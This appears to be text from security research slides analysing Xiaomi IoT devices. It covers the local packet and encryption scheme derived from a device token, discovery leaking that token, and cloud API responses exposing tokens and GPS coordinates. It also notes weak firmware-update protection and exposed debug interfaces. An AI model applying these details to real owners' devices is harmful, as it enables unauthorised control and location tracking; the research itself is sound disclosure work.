
- Same payload for UDP and TCP stream
- Encryption key depending of Cloud/App usage
- For unprovisioned devices:
 - During discovery: Token in plaintext in the checksum field

	Byte 0,1	Byte 2,3	Byte 4,5,6,7	Byte 8,9,A,B	Byte C,D,E,F
Header	Magic:2131	Lenght	00 00 00 00	DID	epoch (big endian)
Checksum	Md5sum[Header + Key(Cloud)/Token(App) + Data(if exists)]				
Data	Encrypted Data (if exists, e.g. if not Ping/Pong or Hello message) <ul style="list-style-type: none">• token = for cloud: key; for app: token• key = md5sum(token)• iv = md5sum(key+token)• cipher = AES(key, AES.MODE_CBC, iv, padded plaintext)				


Cloud protocol

- Data
 - JSON-formated messages
 - Packet identified by packetid
 - Structures:
 - commands: "methods" + "params"
 - responses : "results"
 - Every command/response confirmed by receiver (except otc)
- Example
 - `{'id': 136163637, 'params': {'ap': {'ssid': 'myWifi', 'bssid': 'F8:1A:67:CC:BB:AA', 'rssi': -30}, 'hw_ver': 'Linux', 'life': 82614, 'model': 'rockrobo.vacuum.v1', 'netif': {'localIp': '192.168.1.205', 'gw': '192.168.1.1', 'mask': '255.255.255.0'}, 'fw_ver': '3.3.9_003077', 'mac': '34:CE:00:AA:BB:DD', 'token': 'xxx'}, 'partner_id': '', 'method': '_otc.info'}`

Xiaomi Ecosystem



Xiaomi Ecosystem



App to Cloud communication

- Authentication via OAuth
- Layered encryption
 - Outside: HTTPs
 - Inside: RC4/AES using a session key
 - Separate integrity
- Message format: JSON RPC

App to Cloud communication

- REQ: api.io.mi.com/home/device_list method:POST params:[]
- RES:

```
{"message":"ok","result":{"list":[{"did":"65981234","token":"abc...zzz","name":"Mi PlugMini","localip":"192.168.99.123","mac":"34:CE:00:AA:BB:CC","ssid":"IoT","bssid":"FA:1A:67:CC:DD:EE","model":"chuangmi.plug.m1","longitude":"-71.0872248","latitude":"42.33794500","adminFlag":1,"shareFlag":0,"permitLevel":16,"isOnline":true,"desc":"Power plug on ","rssi":-47}]}}
```

App to Cloud communication

- REQ: api.io.mi.com/home/device_list method:POST params:[]
- RES:

```
{"message":"ok","result":{"list":[{"did":"659812bc...zzz","name":"Mi PlugMini","localip":"192.168.1.100","mac":"34:CE:00:AA:BB:CC","ssid":"IoT","bssid":"DD:EE","model":"chuangmi.plug.m1","longitude":"-71.0872248","latitude":"42.33794500","adminFlag":1,"shareFlag":0,"permitLevel":16,"isOnline":true,"desc":"Power plug on ","rssi":-47}]}}
```



App to Cloud communication

- "longitude": "-71.0872248", "latitude": "42.33794500"



Source: Openstreetmaps

LETS TAKE A LOOK AT THE PRODUCTS

Products

Different architectures

- ARM Cortex-A
- ARM Cortex-M
 - Marvell 88MW30X (integrated WiFi)
 - Mediatek MT7687N (integrated WiFi + BT-LE)
- MIPS
- Xtensa
 - ESP8266, ESP32 (integrated WiFi)

Operation Systems

- Ubuntu 14.04
 - Vacuum cleaning robots
- Embedded Linux
 - IP cameras
- RTOS
 - Smart Home products
 - Lightbulbs, ceiling lights, light strips

Implementations

	Vacuum Robot	Smart Home Gateway	Philips Ceiling Light
Manufacturer	Rockrobo	Lumi United	Yeelight
MCU	Allwinner + STM + TI	Marvell (WiFi)	Mediatek (WiFi + BLE)
Firmware Update	Encrypted + HTTPS	Not Encrypted	Not Encrypted + HTTPS (No Cert!)
Debug Interfaces	Protected	Available	Available



Implementations

	Vacuum Robot	Smart Home Gateway	Philips Ceiling Light
Manufacturer	Rockrobo	Lumi United	Yeelight
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Debug Interfaces	Protected	Available	Available



Bonus: Chinese device, but unknown communication to Server in Salt Lake City, USA



LETS GET ACCESS TO THE DEVICES



VACUUM CLEANING ROBOTS

Device Overview



Source: Xiaomi advertisement

Overview sensors

- 2D **LIDAR** SLAM (5*360°/s)
- Gen1 only: **Ultrasonic** distance sensor
- multiple **IR** sensors
- 3-axis **Magnetic** Sensor
- 3-axis **accelerometer**
- 3-axis **gyroscope**
- **Bump** sensors




Rooting: Challenges


- Hardware-based access
 - Micro USB Port ? **X**
 - Serial Connection on PCB ? **X**
- Network-based access
 - Portscan ? **X**
 - Sniff Network traffic ? **X**



